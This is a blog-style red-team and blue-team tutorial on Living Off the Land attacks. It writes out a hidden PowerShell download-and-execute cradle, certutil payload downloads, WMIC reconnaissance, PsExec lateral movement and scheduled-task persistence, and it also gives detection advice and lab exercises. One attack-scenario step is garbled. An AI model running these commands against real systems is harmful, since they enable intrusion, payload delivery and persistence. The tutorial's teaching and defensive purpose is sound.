# Living Off the Land(LOTL): Turning Trusted Tools into Silent Weapons
> **The Sharpest attacks are the ones you never see coming because they were built from your own tools.**
***
## Introduction — Breaching without a Footprint
Red teaming isn’t always about zero-days, flashy malware, or dropping exotic binaries. Sometimes, the most devastating operations are the quietest, the ones where **nothing foreign ever touches the disk**.
That’s because modern adversaries from **APT groups** to ransomware gangs, increasingly use **what’s already on your system** to conduct attacks. This approach is called **Living Off the Land (LOTL)**, and it’s an operational artform designed to avoid setting off alarms.
Instead of delivering large, obvious binaries, attackers abuse **native operating system utilities—** tools built into Windows, macOS, and Linux to execute commands, steal data, and move laterally. These tools are **trusted, signed by the OS vendor, and used daily by admins,** which makes their malicious use extremely hard to spot.
## Why It works
Native tools are perfect for stealth operations becuase they’re:
* **Pre-installed & trusted:** No need to drop suspicious files.
* **Powerful:** Can execute scripts, transfer files, query system info, and run remote code.
* **Hard to block:** Disabling them can cripple legitimate operations.
* **Logically invisible:** Their process names appear familiar to defenders.
## Red Teaming Use Cases & TTPs
Below are real world examples of LOTL tradecraft mapped to **MITRE ATT\&CK** tactics.
### **Command & Control via PowerShell**
**ATT\&CK IDs:** T1059.001 (Command and Scripting Interpreter: PowerShell), T1105 (Ingress Tool Transfer).
**TTP Flow:**
* Execute a PowerShell one-liner directly in memory.
* Fetch a second-stage script from a trusted domain.
* Sends results back via HTTPS/DNS covert channel.
**Tools:**

* **PowerShell Empire:**
{% embed url="" %}
* Check Empire Usuage:
{% embed url="" %}
* **PowerSploit:**
[**GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework**\
\&#xNAN;*PowerSploit - A PowerShell Post-Exploitation Framework - PowerShellMafia/PowerSploit*github.com](https://github.com/PowerShellMafia/PowerSploit)
{% embed url="" %}
**Example Command:**
```
powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('https://example.com/payload.ps1')"
```
**Why it works:** PowerShell is a legitimate administration tool, restricting it without breaking workflows is difficult.
### **Reconnaissance with WMIC**
**ATT\&CK IDs:** T1047 (Windows Management Instrumentation), T1082 (System Information Discovery)
**TTP Flow:**
* Query system OS details.
* List running processes and installed software.
* Enumerate domain users and shares.
**Example Commands:**
```
wmic process list brief
wmic os get caption, version, buildnumber
wmic useraccount get name,sid
```
**Why it works:** WMIC commands look like normal system queries in logs.
### **Fileless Payload Delivery via CertUtil**
**ATT\&CK IDs:** T1105 (Ingress Tool Transfer).
**TTP Flow:**
* Use `certutil` to download and decode a payload.
* Avoid storing scripts on disk by executing them directly from memory.
**Example Commands:**
```
certutil -urlcache -split -f https://example.com/evil.exe evil.exe
certutil -decode payload.txt payload.exe
```
**Why it works:** CertUtil is a built-in certificate tool with network access, few orgs monitor its outbound traffic.
**Lateral Movement with PsExec**
**ATT\&CK IDs:** T1021.002 (Remote Services: SMB/Windows Admin Shares)
**TTP Flow:**
* Use stolen credentials to execute commands remotely via SMB.
* Deploy ransomware or implants laterally acoss a network.
**Tool:**
* Sysinternals PsExec:
[**PsExec - Sysinternals**\
\&#xNAN;*Execute processes on remote systems.*learn.microsoft.com](https://learn.microsoft.com/en-us/sysinternals/downloads/psexec)
Example Command:
```
psexec \\target cmd.exe
```
**Why it works:** PsExec is widely used for legitimate IT operations, blocking it can disrupt real workflows.
### **Using Scheduled Tasks for Persistence**
**ATT\&CK IDs:** T1053.005 (Scheduled Task/Job: Scheduled Task)
**TTP Flow:**
* Create a scheduled task to execute a payload at login or on a timer.
**Example Command:**
```
schtasks /create /tn "UpdateCheck" /tr "powershell.exe -File C:\update.ps1" /sc hourly
```
## Blue Teams: Defending Against LOTL
Defenders can’t simply block native tools, so detection must focus on **context and anomalies.**
### **Monitor for Suspicious Usage Patterns**
* PowerShell with `-nop`, `-encodedCommand`, or `-w hidden`.
* CertUtil downloading from non-certificate sources.
* PsExec use from non-admin or unusual accounts.
### **Enable Detailed Logging**
* **PowerShell Script Block Logging** (`Event ID 4104`).
* **Sysmom** for process creation and parent-child anomalies.
* Windows Event **ID 4688** for process execution.
### **Restrict & Constrain Where Possible**
* Use **AppLocker or Windows Defender Application Control (WDAC)** to limit tool execution.
* Configure **PowerShell Constrained Language Mode** for non-admins.
* Remove unused admin tools from standard endpoints.
## Attack Scenarios: Phishing to PowerShell C2
### **Step 1: Initial Access**
A spear-phishing email delivers an Excel file with a malicious macro. Once opened, the macro spawns hidden PowerShell (`-nop -w hidden -encodedCommand`).
### **Step 2: In-Memory Payload**
PowerShell downloads and executes a second-stage script from a compromised SharePoint site, nothing is written to disk.
### **Step 3: Internal Recon**
The script uses `WMIC` to gather system details, enumerate domain users, and map network shares.
### **Step 4: Credential Access**
Credential are harvested from an LSASS dump for lateral movement.
### **Step 5: Lateral Movement**
`PsExec` is used are harvested from an LSASS dump for lateral movement.
### **Step 6: Payload Delivery**
CertUtil fetches and decodes a fileless ransomware loader directly into memory.
### **Step 7: Persistence & Impact**
A Scheduled Task is created to maintain access, while ransomware encrypts files and exfiltrates them over HTTPS to attacker-controlled cloud storage.
## **Why it works:**
Every stage uses trusted, built-in utilities — no foreign binaries, no obvious malware — making detection extremely difficult without behavioral analytics.
## CVEs, Zero-days, and Weaknesses Enabling LOTL
## Future of LOTL: AI — Assisted Attacks
Modern attackers combine **GenAI** with LOTL tools to:
* Auto-generate polymorphic PowerShell payloads.
* Dynamically adjust WMIC queries to evade detection.
* Create AI-assisted social engineering that blends into sysadmin chatter.
## Labs & Practice
### **Local LOTL Sandbox (Windows)**
* Spin up a Windows 10/11 VM in VirtualBox or VMware.
* Disable internet access for safety.
* Practice PowerShell commands with `-nop` and `-encodedCommand` flags using harmless scripts.
* Explore `WMIC` queries to gather system info.
### **Simulated Red Team Ops with Detection**
* Deploy a Windows Server 2025 domain controller and one or two client VMs.
* Use PsExec for lateral movement between clients.
* Enable Sysmon logging and analyze Event IDs 1 (process creation) and 4688 (Windows process execution).
### **CertUtil File Transfer Lab**
* Host a benign text file on a local Python HTTP server.
* Use `certutil -urlcache -split -f` to download and `certutil -decode` to process it.
* Review logs for command traces.
### **Persistence Playground**
* Create and modify scheduled tasks using `schtasks`.
* Observe registry changes and task scheduler logs to learn blue team detection points.
### **LOTL Catalog Exploration**
* Visit the LOLBAS Projects and replicate at least three documented binary abuses in a lab.
* Compare their detection footprints in your logging setup.
### **Adversary Simulation with Caldera**
* Deploy MITRE Caldera in a test network.
* Run built-in LOTL-focused operations to see how attackers chain native tools.
## Resources
* **MITRE ATT\&CK Framework:** Detailed mapping of tactics, techniques, and procedures (TTP) for adversary emulation.
* **LOLBAS Project (Living Off the Land Binaries and Scripts):** Comprehensive catalog of legitimate binaries and scripts that can be abused by attackers.
* **Red Team Operator’s Handbook:** Practical guidance on stealth, persistence, and post-exploitation.
* **Sysinternals Suite Documentation:** Deep dive into Windows administrative tools and their security implications.
* **DFIR Report Case Studies:** Real-world incident writeups showcasing LOTL techniques in active compromises.
* **Windows Event Logging Cheat Sheet:** Quick reference for critical Event IDs related to process creation, script execution, and network activity.
* **Red Canary Threat Detection Reports:** Annual research reports detailing adversary behaviours and detection strategies.
## Closing Words:
LOTL isn’t a future threat, it’s happening right now, in real networks, with real consequences. Defending against it demands visibility, context, and the discipline to question even the most trusted processes. In a world where the attacker’s toolkit is already on your machine, complacency is the biggest vulnerability.
> **When your defenses become the enemy’s arsenal, survival depends on knowing the difference.**